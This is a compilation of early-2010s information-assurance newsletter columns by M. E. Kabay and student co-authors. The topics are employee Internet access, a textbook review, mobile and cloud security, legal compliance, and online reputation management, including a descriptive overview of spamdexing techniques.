- Anatomy of an Attack (Adam Goldstein< http://www.ists.dartmouth.edu/events/ecampus/bios/goldstein.html > and the Cyber Security Initiative Team at Dartmouth< http://www.dartmouth.edu/comp/security/csi/ >)
- Social Media Security and Privacy (Jennifer Frank)< http://www.ists.dartmouth.edu/events/ecampus/bios/frank.html >

Breakout sessions on Wednesday July 20 will include discussions on

- Understanding Global Internet Events
- The OWASP Top Ten
- Building Security In Maturity Model (BSIMM)
- Cyber Insurance.

One of the reasons I enjoy the *Securing the eCampus* conferences is that the Hanover, NH< http://www.hanoverchamber.org/ > area is gorgeous in the summer – and visiting my alma mater< http://www.dartmouth.edu/home/about/campus.html > (PhD 1976) is always fun. I hope to meet readers of this column who are interested in campus security issues at this excellent event.

* * *

Adam Goldstein is the IT Security Engineer with Peter Kiewit Computing Services at Dartmouth College, where he is the technical lead for information security operations and serves as the security adviser on numerous IT projects and working groups. With over 10 years' experience in information security at institutions of higher education and a background in systems and network engineering, he has a thorough understanding of the unique security challenges in academia. Adam received his BA from Rutgers University and his Master of Science in Information Assurance from Norwich University. He is a GIAC Certified Forensic Analyst (GCFA), a

Certified Computer Examiner (CCE), and also holds the CISSP certification.

Tom Candon has been the Associate Director of ISTS at Dartmouth College since June 2007. Prior to joining ISTS, Tom worked for ten years with SAIC in the Washington, DC area. While with SAIC, he worked on government projects that focused on information operations policy, the revolution in military affairs, organizational adaptation, and technology assessments.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Too Much Access to the Internet?
Thoughts on Osama Bin Laden's Capture

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Niky Frazier, MSIA, SEC+, has been thinking about some unusual implications of Osama Bin Laden's communications policies. The following article is her work with minor edits.

* * *

After the President of the United States announced that Osama Bin Laden had been killed< http://abcnews.go.com/Blotter/osama-bin-laden-killed-navy-seals-firefight/story?id=13505792 >, published reports revealed how the terrorist leader accessed the Internet to send e-mail messages without being intercepted by US intelligence services. Adam Goldman and Matt Apuzzo of the Associated Press wrote that "Bin Laden's system …. left behind an extensive archive of email exchanges for the U.S. to scour." There were "thousands of messages and potentially hundreds of email addresses…."< http://www.msnbc.msn.com/id/43011358/ns/technology_and_science-tech_and_gadgets/?GT1=43001 >

How did he use e-mail without direct access? Goldman and Apuzzo write, "Holed up in his walled compound in northeast Pakistan with no phone or Internet capabilities, bin Laden would type a message on his computer without an Internet connection, then save it using a thumb-sized flash drive. He then passed the flash drive to a trusted courier, who would head for a distant Internet cafe. At that location, the courier would plug the memory drive into a computer, copy bin Laden's message into an email and send it. Reversing the process, the courier would copy any incoming email to the flash drive and return to the compound, where bin Laden would read his messages offline."

Thinking about how this al-Qaeda chief eluded detection of his location for a decade despite lack of direct use of the Internet got me thinking about the ubiquity of computers and Internet access in the business world and the military.

Protecting data against unauthorized use by limiting the number of users who have access to information, while simultaneously controlling how and where our data flow, are at the core of our security business. However, we find ourselves providing network – and external Internet – access to employees who do not have a legitimate requirement for such access to perform their daily duties. When did it become essential to have a computer – and in particular, a laptop computer that can be taken out of the office – on *every* employee's desk, regardless of their role in the organization? If a laptop really is necessary for a specific employee, then should it permit access to the external Internet? Why or why not?

We must manage user expectations and provide the required resources for them to function with consideration of security and cost. Some ideas for discussion:

- Identify clear user functions and limit users to need-to-know information.
- Eliminate personal Internet surfing at work: it is a threat to daily business operations.

- If personnel morale is an issue, consider establishing a small Internet café within the organization or provide a separate wireless network in the break area for employees.
- External access to the 'Net should be strictly regulated using content controls to ensure that confidential information isn't being leaked through portable media and that no one is accessing unacceptable sites (porn, malware, stolen intellectual property) from the organization's systems.

We shouldn't regard Internet access – or even internal network access – as inherent rights. We should add need-to-compute and need-to-network to the concept of need-to-know.

* * *

N. Frazier, MSIA, SEC+< mailto:nikyfz@gmail.com >, is an Information Systems Analyst. She manages wireless and satellite communications for logistics systems.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. Don't MISs Bidgoli's Second Edition: Even Better

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Eddie Rabinovitch is a long-time correspondent and a valued colleague. Here's another of his occasional book reviews. Everything that follows is Eddie's own work with minor edits.

* * *

Last year I called Professor Bidgoli's *MIS 2010*< http://www.amazon.com/2010-Review-Cards-Printed-Access/dp/0324830084/ > college textbook "the missing link in college education"< http://www.networkworld.com/newsletters/2010/070510sec2.html > preparing students for real life applications of computer science and information systems. Professor Bidgoli released the second edition of his text book as *MIS*^{2}.< http://www.amazon.com/Review-Cards-CourseMate-Printed-Access/dp/1111533962/ >

Like the first edition of this book, *MIS*^{2} includes access to a variety of auxiliary teaching aids, case studies, videos, quizzes, and interactive online study tools. And since safety, security, and privacy continue to grow in importance, recent information about privacy and information protection, including examples and case studies, have been added to Chapters 4 and 5.

Here's a summary of new materials added to the second edition.

Chapter 1 – "Information Systems: An Overview" focuses on gaining competitive advantage using IS. The new topics covered in this edition are
- A New Era of Marketing: YouTube
- Social Networking and Vulnerability of Personal Information
- The IT Job Market.

Chapter 2 – "Computers: The Machines Behind Computing", which is dedicated to upcoming I/O and memory devices as well as operating systems. New topics include Popular iPad Business Applications.

Chapter 3 – "Database Systems, Data Warehouses, and Data Marts"
Readers are getting a taste of business intelligence. New case studies in this chapter include:
- Data Warehouse Applications at InterContinental Hotels Group (IHG)
- Business Intelligence and Data Warehousing at Harrah's Entertainment, Inc.

Chapter 4 – "Personal, Legal, Ethical, & Organizational Issues of Information Systems"
The author discusses reduction of organizational and personal risks; new topics include
- Internet fraud
- Green computing.

Chapter 5 – "Protecting Information Resources"
This chapter highlights awareness, safeguards, and protection of information resources. New topics include
- Stolen Facebook IDs up for Sale

- Biometrics at Phoebe Putney Memorial Hospital.

Chapter 6 – “Data Communications: Delivering Information Anywhere and Anytime”
The chapter looks at modern data communications, cost saving, and collaboration. New topics include
- Mobile Computing in Action: The Apple iPhone
- Wireless Security.

Chapter 7 – “The Internet, Intranets, and Extranets”
The chapter focuses on connectivity, Web2.0/Web 3.0, and social networking. Here Professor Bidgoli quotes some experts, predicting the state of the Internet in 2020. An interesting exercise could be looking back to this prediction nine years from now. A new topic discussed in this chapter is the Semantic Web.

Chapter 8 – “Electronic Commerce”
The chapter highlights successful E-commerce business models and technologies. A new topic in this chapter is about how Twitter is helping businesses to find customers.

Chapter 9 – “Global Information Systems”
New case studies here include
- The Internet and Globalization in Action
- Multinational Companies could break the Language Barriers on the Web.

Chapter 10 – “Building Successful Information Systems”
Covers modern systems analysis and design. New topics and case studies include
- Agile Methodology at Overstock.Com
- Crowdsourcing
- Service Oriented Architecture.

Chapter 11 – “Enterprise Systems”
This chapter reviews how to increase productivity and improve customer service in modern enterprises. A new case study here presents how ERP Streamlines Operations at Naghi Group.

Chapter 12 – “Management Support Systems”
Improving and expediting decision making process. The new and hot topic here is Groupware and Health IT.

Chapter 13 – “Intelligent Information Systems”
Dedicated to intelligent Computing and Beyond. It gives a concise, excellent overview of Artificial Intelligence (AI), robots, expert systems, case-based reasoning, fuzzy logic, neural networks, genetic algorithms and natural language processing systems. New case studies include
- Neural Networks at Microsoft and The Chicago Police Department
- Genetic Algorithm at Staples, Inc.

Chapter 14 – “Emerging Trends, Technologies, and Applications”
Highlights cloud computing and virtual worlds. New topics and cases studies describe
- Coca-Cola Company Uses of RFID-Based Dispensers for Generating BI
- Cloud Categories and Cloud Players
- Cloud Computing Helps Universities to Cut Costs.

Four valuable Appendices are available online:

- Appendix A - Modeling Analysis with Excel
- Appendix B - Graphics Analysis with Excel
- Appendix C - Database Management with Excel
- Appendix D - Web Development Literacy and Microsoft Expression Web 4.

MIS^2 is a valuable teaching tool for any school of business, science or engineering. It will encourage students to relate the theoretical aspects of different subjects in computer science and information systems to real life implementations of these topics. I also believe that this book can be used as a reference guide for popularization and demystification of MIS in any modern business and even at home.

Congratulations to Professor Bidgoli – again!

* * *

Eddie Rabinovitch< http://www.linkedin.com/pub/eddie-rabinovitch/0/57/51 > is an independent consultant with more than 25 years of experience in IT, networking and security. He is a senior member of the IEEE and an Editorial Review Board member for z/Journal. He has authored more than 120 papers which have appeared in numerous technical and trade publications.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. Is the Operating System Dead?

by Gordon Merrill, MSIA &
M. E. Kabay, PhD, CISSP-ISSMP

Gordon Merrill, MSIA has been thinking hard about security aspects of operating systems mobility and the cloud. This article and the next four in the series are based on some of the papers Mr Merrill wrote during his studies for the MSIA< http://infoassurance.norwich.edu > degree at Norwich University< http://www.norwich.edu >. Everything that follows is Mr Merrill's own work with minor edits.

* * *

One of the problems dismaying information assurance professionals today is the avalanche move towards mobile devices< http://www.usatoday.com/money/workplace/2011-05-30-mobile-devices-in-the-workplace_n.htm > taking over computing for most users. A recent study predicts "U.S. mobile handset data traffic will grow from 8 petabytes per month this year [2010] to 327 petabytes per month in 2015."< http://econsultancy.com/us/blog/5683-study-mobile-Internet-traffic-is-set-to-grow-400-by-2015 > That would translate to an annual compound growth of about 110% per year.

The PC is no longer the primary device for accessing the Internet.< http://www.networkworld.com/news/2010/120910-top-stories-2010.html > The ratio of mobile devices to PCs used for daily computing is no longer even 1-to-1.< http://www.networkworld.com/columnists/2010/121610-andreas.html > The days of telling employees that they will connect only to corporate-issued Internet devices are soon to be over as well. With more than a billion mobile devices estimated to be in use before the end of 2013, our users will be doing business with several mobile devices.< http://www.informationweek.com/news/Internet/Webdev/showArticle.jhtml?articleID=222001329 >

In a posting by a criminal-hacker-supporter, "Cheesemunk" wrote, "So say somehow somewhere we ended up choosing a target to start wreaking havoc upon. All we need is an IP Address."< http://meussententia.wordpress.com/2008/06/14/hacking-101-hacking-using-ip-address-of-the-victim/ > The writer then goes on to post details of how to execute simple hacks on any site on the Internet whose IP address is accessible.

[MK adds: everyone reading this article should be familiar with – and periodically use – Steve Gibson's "ShieldsUP!!" port scanner< https://www.grc.com/x/ne.dll?bh0bkyd2 >; your system should result in a solid-green matrix, indicating that all ports from 0 to 1055 are in Stealth mode and do not respond to probes.]

Information assurance was a daunting enough task when we had one operating system (OS), or maybe two, and one standard issue mobile device. The biggest concern with the move to mobile interconnectivity is how we can protect our information in the face of the combinatorial explosion resulting from the manufacturers, models and software versions. < http://www.networkworld.com/news/2010/120910-top-stories-2010.html >

Here's a hypothetical illustration of that combinatorial explosion. Suppose there are

- 10 different mobile device manufacturer
- 20 models per manufacturer
- All devices are available on any mobile network
- Each device has its own OS
- Most users will not upgrade as needed so there may be up to 5 versions of each in use.

So in this scenario, we would have to cope with

- 10 x 20 = 200 possible devices
- Each of which is tailored to 10 different networks = 200 x 10 = 2,000 and
- Up to 5 different versions of OS = 5 x 2,000 = 10,000 variations of hardware and software.

How do we control 10,000 different device/OS connection configurations and maintain our sanity? We don't.

We must redesign of our concepts of inside and outside in our infrastructure. Rather than trying to enforce uniformity on our users' mobile devices, we should supply appropriately restricted data to mobile devices with authenticated users. Instead of trying to dictate specific configurations, we should focus on testing compliance with functional security requirements. The industry is going to have to develop the equivalent of network access controls for mobile devices so that we can verify compliance with minimum security requirements such as resistance to malware and to interception. Examples of highly rated mobile-device management software from a recent report by a research organization that declined to have its name included in this article include AirWatch< http://www.air-watch.com/ >, Good Technology< http://www.good.com/ >, MobileIron< http://www.mobileiron.com >, Sybase< http://www.sybase.com >, and Tangoe< http://www.tangoe.com >, but these companies seem to focus on specific brands and models of mobile devices. Some of the products use the Open Mobile Alliance (OMA)< http://www.openmobilealliance.org > Device Management< http://www.openmobilealliance.org/Technical/DM.aspx > developments.

We need security-software professionals to focus on what it will take for *any* mobile device to prove it is trustworthy for connection to our systems.

Part two of this series will discuss whether our data systems are ready for 4G connectivity.

Is your Company Ready for 4G Mobile Connectivity?

by Gordon Merrill, MSIA &
M. E. Kabay, PhD, CISSP-ISSMP

Gordon Merrill, MSIA, continues his series on security aspects of operating systems mobility and the cloud. Everything that follows is Mr Merrill's own work with minor edits.

* * *

Here are a couple of anecdotes to get us thinking about the shift from company-issued computers to personally-owned mobile computing:

- I had a class of my students one day time their smart phones to determine the time from when they pressed the icon for Facebook until login occurred. They averaged less than two seconds and not all of them have 4G service yet. When, not if, your company moves to the mobile device over the traditional client-server model, you will have to compete with a less than two second connectivity the mobile generation has become accustomed to.

- At a coffee shop, I had to smile as I looked at a customer who was working on his company-issued laptop with a boldly displayed label on the lid warning that no other applications were allowed on the device but those installed by the company. What I chuckled about was that
    1. Companies are already losing control over which devices are connecting to their business to do business; and
    2. Companies will not be able to control what is on these personally owned devices.

So how do you move from the old corporate lock-down-security approach connecting only devices owned and issued by the company and with only software and applications installed by the company?

The model we have grown accustomed to has three levels. The network
- verifies the user,
- verifies the device, and
- verifies that the device is free of known malware and vulnerabilities.

The new model now has to perform these steps at the speed of 4G, and at the swipe of a finger. Since all phones are now app friendly, what app will your company require to be installed on any mobile device to check and verify all three levels of verification before connection? Will the app need to connect regularly behind the scenes to remain current? Will the app need to update pre-screening algorithms so it can scan the device for any new malware prior to the swipe of a finger and the expected two-second connection? Will this need to be pre-authenticated every time the user picks up the phone or turns it on? Does this system require the user to log-in every time they open the phone?

Everybody wants the latest new device and technological toy. Everyone wants to be able to use their toy to connect for work and fun and personal reasons either now, or soon. But can they connect securely with our current business and security models? And are we educating our users to understand the importance of extending security to their personal mobile devices?

I know of a regional hospital where the medical director of a certain department has a new iPhone and wanted his hospital e-mail and medical charts to be available on his phone. The hospital allowed him to do so, but on every connection it scanned his device for malware. On his phone was a video of a grandchild sent to him by his son. However, his son had picked up some malware on one of his systems and the video the doctor received contained a virus. Understandably, the hospital security software removed his grandchild's video. To the amazement of the information technology (IT) staff, the doctor was irate: he said that IT had ruined his phone and lost his video!

This situation is not isolated. We will increasingly see users challenging (in every sense) our ability to protect data – and comply with laws such as the Health Insurance Portability and Availability Act (HIPAA) as the move to mobile computing continues.

In the next part of this series, Gordon Merrill will discuss changing security policies to handle mobility and cloud-computing changes.

Does Your Security Policy Reflect Mobility and Cloud Security?

by Gordon Merrill, CISSP &
M. E. Kabay, PhD, CISSP-ISSMP

Gordon Merrill, MSIA, continues his series on security aspects of operating systems mobility and the cloud. Everything that follows is Mr Merrill's own work with minor edits.

* * *

In the previous article in this series< URL will be inserted by editor for #2 > questions were raised about the growing mobile connectivity trend and whether we are ready internally for the wave of personal mobile devices that will connect to us for business reasons. Recently I was at a technical meeting and overheard a client say that even though this area had just recently suffered a great deal of damage from several tornados, businesses are still very reluctant to develop or test Disaster Recovery Plans (DRP) or Business Continuity Models (BCM).

Most of us reading this article would cringe at that statement and then answer the question titling this article, with a resounding No. But if you are part of a major company which currently does have a detailed DRP and BCM, are you ready for the barrage of connectivity attempts from 10,000 different mobile devices as described in the first article? < URL will be inserted by editor for #1 >

A speaker announced to businesses recently in a conference in Orlando that business needs to shift from the traditional computing model to virtualization and private cloud models. He went on to suggest that those businesses using the private cloud may have a competitive advantage.< http://www.networkworld.com/news/2011/061511-gartner-private-clouds.html?source=NWWNLE_nlt_cloud_security_2011-06-16 > Symantec surveyed businesses and found that 32% are not satisfied with private or hybrid cloud computing.< http://www.networkworld.com/news/2011/061311-virtualization-survey.html > Recent articles about the destruction of mail for 150,000 GMAIL users< http://www.dailymail.co.uk/sciencetech/article-1361334/Googles-email-service-wipes-entire-accounts-150-000-Gmail-users.html >, phishing attacks against hundreds of cloud-based e-mail accounts< http://www.networkworld.com/news/2011/060111-google-says-phishers-stole-e-mail.html > and Amazon's loss of cloud data< http://www.businessinsider.com/amazon-lost-data-2011-4 > are reminders of the complexity of the move from having data under our control to placing our data on the other end of an IP address.

So

- if the ratio of mobile devices to traditional computers is now growing much higher than 1:1; and
- if we have thousands of different types of devices that now need to get to our data and our business in two seconds or less; and
- if our business should be on the cloud in order for us to keep our competitive advantage;
- but if every IP address is hack-able;
- then our traditional perimeter security and perimeter defenses are no longer valid.

With data in the cloud and any mobile unit trying to access it we (literally) virtually no longer have any boundaries, restrictions, or borders.

We now have to secure it all.

I have not yet spoken with any Information Assurance (IA) professional or any CIO who can state that their DRP or BCM are ready for the mobile future of information technology (IT). I get the feeling from talking with these professionals that although they want to move into the future with IT they have no confidence in any of the solutions to date to protect their data and their company on the other end of the IP address.

Steven Levy has expressed it better than I could: "If we're going to make the leap to the cloud, we'll need renewed assurances that personal data on the servers of Google or other companies will enjoy the same protections as the information stored on our personal hard drives and in our desk drawers."< http://www.wired.com/magazine/2011/04/pr_levy_desktop_kill/ >

In the next article Gordon Merrill will explore how all these changes in infrastructure and data model designs affect our legal and compliance status.

Is Your Company Ready For Legal Holds And Compliance With Mobility And The Cloud?

by Gordon Merrill &
M. E. Kabay, PhD, CISSP-ISSM

Gordon Merrill, MSIA, continues his series on security aspects of operating systems mobility and the cloud. Everything that follows is Mr Merrill's own work with minor edits.

* * *

It has not been too long since Google lost millions of e-mails< http://www.dailymail.co.uk/sciencetech/article-1361334/Googles-email-service-wipes-entire-accounts-150-000-Gmail-users.html > and struggled to get most (!) of them back for customers.< http://blogs.wsj.com/digits/2011/03/01/tape-rescues-google-in-lost-email-scare/ >Amazon recently had cloud issues where they were not able to restore all the data their cloud customers had placed on their servers. < http://www.businessinsider.com/amazon-lost-data-2011-4 >

I recently sat in on a presentation hosted by the Chattanooga Technology Council< http://chattanoogatechnologycouncil.org/contact/ > called "Cloud Computing: Separating Fact from Fiction."< http://chatc.org/news/article/gartners-perspective-cloud-computing-presented-by-/ > The Google and Amazon situations were discussed in this meeting and information technology (IT) leaders questioned whether the cloud was secure enough yet for any other than benign data.

Are you ready for the cloud? If so, will you use a public service or a private cloud?

Companies are being urged to go virtual and into the cloud to be competitive.< .< http://www.networkworld.com/news/2011/061511-gartner-private-clouds.html?source=NWWNLE_nlt_cloud_security_2011-06-16 > We usually read advice to use private clouds, not public clouds. .< http://myhosting.com/web-hosting-news/private-clouds-preferred-options-37755/ > Controlling our own cloud can afford some degree of protection beyond security on public clouds; however, they are both accessible through an IP address, making both types of cloud vulnerable.

But in addition to the security and data integrity of cloud computing, legal and compliance issues become more ah, clouded, – OK, more complex – when we enter the cloud.

In the US, Sarbanes-Oxley< http://www.soxlaw.com/ > requires total control over your data from origination to destruction. Other compliance regulations have similar restrictions in them that impose various punishments for the breach of company data.

Let's look at the Amazon case< http://www.businessinsider.com/amazon-lost-data-2011-4 >, in which several cloud subscribers did not regain all of their data placed on the cloud. Where does that leave them? Just as our digital age has far outpaced the 1986 Computer Fraud and Abuse law (18 USC 1030a)< http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html > and the Wire and Electronic Communications Interception Law (18 USC 2510 *et seq.*< http://www.law.cornell.edu/uscode/18/usc_sup_01_18_10_I_20_119.html >, leaving us with major data environments not mentioned with any sort of legal recourse or protection, we are now moving fast into the new mobile and cloud age with newly uncharted territory for legal compliance or recourse. With a legal system that has not even caught up to brick-and-mortar and

perimeter security, how can we expect any real guidance as we rush forward into the great unknown?

Imagine that a hypothetical Fortune 250< http://money.cnn.com/magazines/fortune/fortune500/2010/full_list/ > company, XYZ Essentials, has their data stored on a private cloud on Amazon Elastic Computer Cloud (EC2)< http://aws.amazon.com/ec2/ > when the EC2 system goes down. Suppose XYZ are already on a legal retention order from a court stipulating that all data and records are to be retained with zero destruction until released by the court. Let's take it a step further and say the company is under Federal Department of Justice Investigation as well.

- Is XYZ now out of compliance because they have data that was lost when EC2 services went down?
- Are XYZ still responsible for the data they lost when they turned control over to a cloud provider?
- Does this action constitute a loss of control from creation to destruction?
- In the brick-and-mortar world, if the lost data were demanded by court order, those data could still be recovered from company-managed backups or by forensic recovery from the hard drives. How do we recover data if the cloud goes down?

In the last of this five-part series, Gordon Merrill looks at forensic issues in cloud computing.

* * *

Can You Comply with Court Orders for Data from the Cloud?

by Gordon Merrill &
M. E. Kabay, PhD, CISSP-ISSM

Gordon Merrill, MSIA, concludes his series on security aspects of operating systems mobility and the cloud. Everything that follows is Mr Merrill's own work with minor edits.

* * *

The very nature of cloud storage, and one of its selling points, is that the cloud is dynamic. You only use what you need and shut down what you don't. So if the court orders a forensic recovery of the lost data from the cloud hard drives,

- Do we even know which specific drives were in use by XYZ before the crash at EC2?
- Would Amazon have the ability to remove those drives and replace with others if ordered to do so?
- How many other companies' data have been written on those drives in the interim?
- If the original XYX data have been overwritten by other companies and the drives are removed for recovery attempts, does the removal mean that the later users have now lost control of their data?
- Do the current users of the removed drives have to be served with a notice that the drives are being forensically reviewed?
- Is there a legal requirement that the current users need to be notified?
- Are the current users due a description of how their data was handled during the recovery and how it was destroyed when the exam was complete in order for them to produce the same to their customers as ordered for compliance with applicable laws?

One last concern facing most companies legally is that of legal hold orders and/or search warrants.

- If XYZ is being investigated by the Department of Justice (DoJ) and they want to find out more during an investigation, can the DoJ serve a warrant to Amazon and search without ever notifying XYZ that the search is going on?
- If the same hard drives are now in use by company ABC, does ABC get notified of the search and seizure or is the warrant on Amazon enough to search without any notice to the companies involved?

You can see from these examples that we have created more questions than answers. We may not be able to expect any reliable answers about the next generation of technology for some time.

I think the key for most information assurance (IA) professionals is that the US government already recognizes the following principle in the Department of Defense (DoD) and it would not be a stretch to see it come into play here. The DoD principle is that you can delegate tasks and jobs, but you can never delegate responsibility.

With several compliance regulations now calling for jail time for company personnel who encounter a data breach, I think a lot of questions need to be answered before we can feel comfortable about opening up our company to mobile devices and cloud-computing services.

Working groups, anyone?

Disintermediation Affects Reputation

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Reviews from satisfied and dissatisfied customers and clients are posted on a wide range of sites on the Web; typing "consumer reviews" as a search term (including the quotation marks) in Google produces over 73M hits. Some sites specifically address angry posters; for example, Pissed Consumer< http://www.pissedconsumer.com/consumer-reviews.html > specifically solicits complaints.

In contrast to these compilations of comments from users, professional organizations such as Consumer Reports< http://web.consumerreports.org/ > carry out research using scientific methods for evaluating and comparing products and ConsumerSearch< http://www.consumersearch.com/ > collates professional reports. The United States government Web site even includes an alphabetical index< http://www.usa.gov/Citizen/Topics/Consumer_Safety.shtml > of federal information sites with frequently asked questions and advice to consumers on a wide range of commercial products and services.

Sites that simply post unverified comments on the Web can cause problems if the reports are false. My wife is a neuropsychiatrist – a neurologist who focuses on behavioral problems of emotionally and mentally disturbed patients, many of whom are in prisons. Sometimes, the mental status of her patients makes it difficult for them to accept her diagnostic questions or therapeutic recommendations. On one occasion, a disturbed patient flew into a rage during her initial session with my wife and posted an abusive rant about her on an unfiltered Web site; when my wife asked the site managers to remove the rant, they refused.

Readers will also recall that earlier this year, I myself contributed a bad analysis about a computer vendor's product – and have seen my own online reputation fall online; for example, try searching on "Kabay idiot" in a search engine (without the quotation marks) to see some rough reviews of my incorrect report. However, I've made no effort to remove these comments; I just groveled thoroughly in print.

How do victims of amateur smear campaigns overcome the negative publicity from unvetted commentary? Digital Millennium Copyright Act (DMCA)< http://www.copyright.gov/legislation/dmca.pdf > takedown requests< http://brainz.org/dmca-takedown-101/ > apply to copyright violations, not to libel. When site managers refuse to take down libelous material, is expensive court action the only option< http://www.cyberlibel.com/libel.html >? On the other side of the question, given the nature of search engine optimization< http://www.google.com/support/webmasters/bin/answer.py?answer=35291 >, how do consumers avoid manipulation by experts who load misleading information (positive or negative) into the Web and generate links from Websites they control for payment? And how do consumers avoid being fooled by companies who swamp the 'Net with positive or negative comments fabricated for a fee? What happens if a company's competitor arranges to post fraudulent negative information on the Web?

If an organization that takes responsibility for the content of its Web site posts libelous material,

the victim can demand removal of the libel and, if that request is refused, sue the owners or other responsible parties for damages; however, if the managers explicitly refuse responsibility for any of the content on their Web site – that is, if they are merely the equivalent of distributors (like news-stand owners) or common carriers (like telephone companies and Internet service providers) of the information – then suing them for libel doesn't work. The classic precedents illustrating these principles are Cubby v Compuserve< http://itlaw.wikia.com/wiki/Cubby_v._CompuServe > and Stratton Oakmont v Prodigy < http://itlaw.wikia.com/wiki/Stratton_Oakmont_v._Prodigy >. In Cubby, the plaintiff lost their case because CompuServe (a value-added network popular in the 1980s and 1990s) explicitly placed responsibility for content in its sections (forums) in the hands of the forum owners. In Stratton Oakmont v Prodigy, the plaintiff won because Prodigy made it clear in its advertising and self-description as a family-oriented service that it *did* take responsibility for content.

Organizations that exert no control over content exemplify *disintermediation* on the 'Net: the traditional controls over content such as editors, publication guidelines and corporate counsels don't apply to Web sites that post anything submitted to them. Readers may thus be misled by irresponsible postings such as anonymous libel or puffery, with little recourse for redress.

In the next three articles, written by Norwich University student Todd Renner, readers will learn about some of the methods used for online reputation management and some of the less savory methods being used for online reputation obfuscation.

Online Reputation Management: Manipulating Search Engines

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Norwich University student Todd Renner addressed the issue of online reputation management in one of his essays for the Spring 2011 session of the IS342 *Management of Information Assurance* course< http://www.mekabay.com/courses/academic/norwich/is342/ >. Everything that follows is a close collaboration between Mr Renner and Mich Kabay.

* * *

Think back a few decades to some of the earlier hit TV sitcoms such as "Gilligan's Island,"< http://www.imdb.com/title/tt0057751/ > "The Brady Bunch,"< http://www.imdb.com/title/tt0063878/ > and "I Dream of Jeannie."< http://www.imdb.com/title/tt0058815/ > Can you remember the fake "live-studio" laugh tracks that backed each punch-line or comical scene? The purpose of these tracks was not only to draw attention to the joke so that it wasn't overlooked, but also to give added effect to the comedy; if we hear others laughing, we are more likely to assume something is funny.< http://www.msnbc.msn.com/id/16177354/ns/health-livescience/t/ha-ha-ha-did-make-you-smile/ > For an illustration of the effects of an added laugh track, see the battle between Luke Skywalker and Darth Vader – with extraneous hoots of laughter throughout< http://www.youtube.com/watch?v=a7-DFfrLwLs > and insane shrieks of amusement at the moment of amputation.

Online reputation management (ORM) works much in the same way: accentuating the positives and giving the impression of mass approval. ORM businesses specialize in smoothing over rough edges in communications media; although they may salvage reputations, some of the techniques used are controversial and border on legality. However, controversy reaches a high point when the client has a notably bad reputation.< http://www.nytimes.com/2009/07/30/business/smallbusiness/30reputation.html >

ORM monitors and manages an Internet reputation with the goal of promoting a desired image of the client. This process covers search engine result pages (SERPs), news sites, blogs, social networks, streaming media, and public-relations sites. Managing online commentary has become ~~is~~ increasingly important to businesses and professionals; a 2009 survey conducted by the Opinion Research Corporation< http://www.opinionresearch.com/ > found that "…84 percent of Americans say online customer evaluations have an influence on their decision to purchase a product or service…."< http://www.businesswire.com/portal/site/google/?ndmViewId=news_view&newsId=20090415005155&newsLang=en >

ORM companies typically employ a similar strategy; they start by searching online for anything and everything about the client, presenting this information to the client, and determining what should be deleted, changed or emphasized. In the *cleaning* phase, they remove the client's ~~your~~ name from people searches and data farms (e.g., Spokeo< http://www.spokeo.com/ >), deleting items (such as uploaded files), closing accounts, contacting administrators, and even threatening litigation.<

http://www.reputation.com/faq/ >

The second phase focuses on creating and shaping a desired online presence for the client. One technique is called *gaming* search engines (a term describing the manipulation of a search engine's algorithm in order to hijack optimal SERP positions), otherwise known as Search Engine Optimization (SEO). There are a number of legitimate SEO techniques such as Web page/HTML optimization (meta tags, named/tagged pictures and videos, increasing backlinks), utilizing Pay Per Click (PPC), or just having really popular content.

In the next article, Todd Renner reviews questionable methods for SEO.

Online Reputation Management: Dishonest Methods

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Norwich University student Todd Renner addressed the issue of online reputation management in one of his essays for the Spring 2011 session of the IS342 *Management of Information Assurance* course< http://www.mekabay.com/courses/academic/norwich/is342/ >. Everything that follows is a close collaboration between Mr Renner and Mich Kabay.

* * *

Search engine optimization (SEO) to raise the visibility of a specific company or person may ~~can~~ involve questionable methods. For example, search engines can be manipulated to trick Web crawlers and increase the visibility of Websites to search engines.< http://www.Webspam.org/seo-spam-what-is-spamdexing/ > Methods of *spamdexing*< http://www.searchenginepromotionhelp.com/m/articles/promotion-encyclopedia/spamdexing.php > include

- **Google bombing/Googlewashing** (*link bombing*)< – a twisted SEO effort to link a particular search phrase to certain Websites").< http://www.nytimes.com/2006/11/06/business/media/06link.html >, often by creating large numbers of links (a notable example lists the Church of Scientology's home site as the top result for the search of "dangerous cult").< http://www.bloomseo.com/kaboom-google-bomb-still-works/ There have even been SEO Google bombing contests to get the highest rank by linking random phrases such as "Hommingberger Gepardenforelle" http://google.about.com/od/socialtoolsfromgoogle/a/googlebombatcl.htm >
- **Google bowling** – If you want to be the tallest tree in the forest, cut down the ones bigger than you. This term describes the effort of getting a competitor's Website removed from Google's indexes (Google ban) by using such methods as pointing an obvious link farm to the site, or leaving links to known viruses in comment sections (which will work if the site is poorly managed). < http://seoblackhat.com/category/googlebowling/ >
- **Keyword stuffing** – "Duplicating descriptive words in the body and/or in the meta tags of a Web page in order to rank the page high on search engine results. Also called 'word stuffing.'"< http://www.computerlanguage.com/ >
- **Link farms** – sites "containing a very large list of hyperlinks to different Websites without groupings, categories, or any relationship to the site domain name. Many link farm sites have no actual content of their own or standards for link submission. Link farms are disreputable versions of legitimate sites exchanging links based on related topics to provide visitors with some added content value."< http://www.linkfarm.info/ >
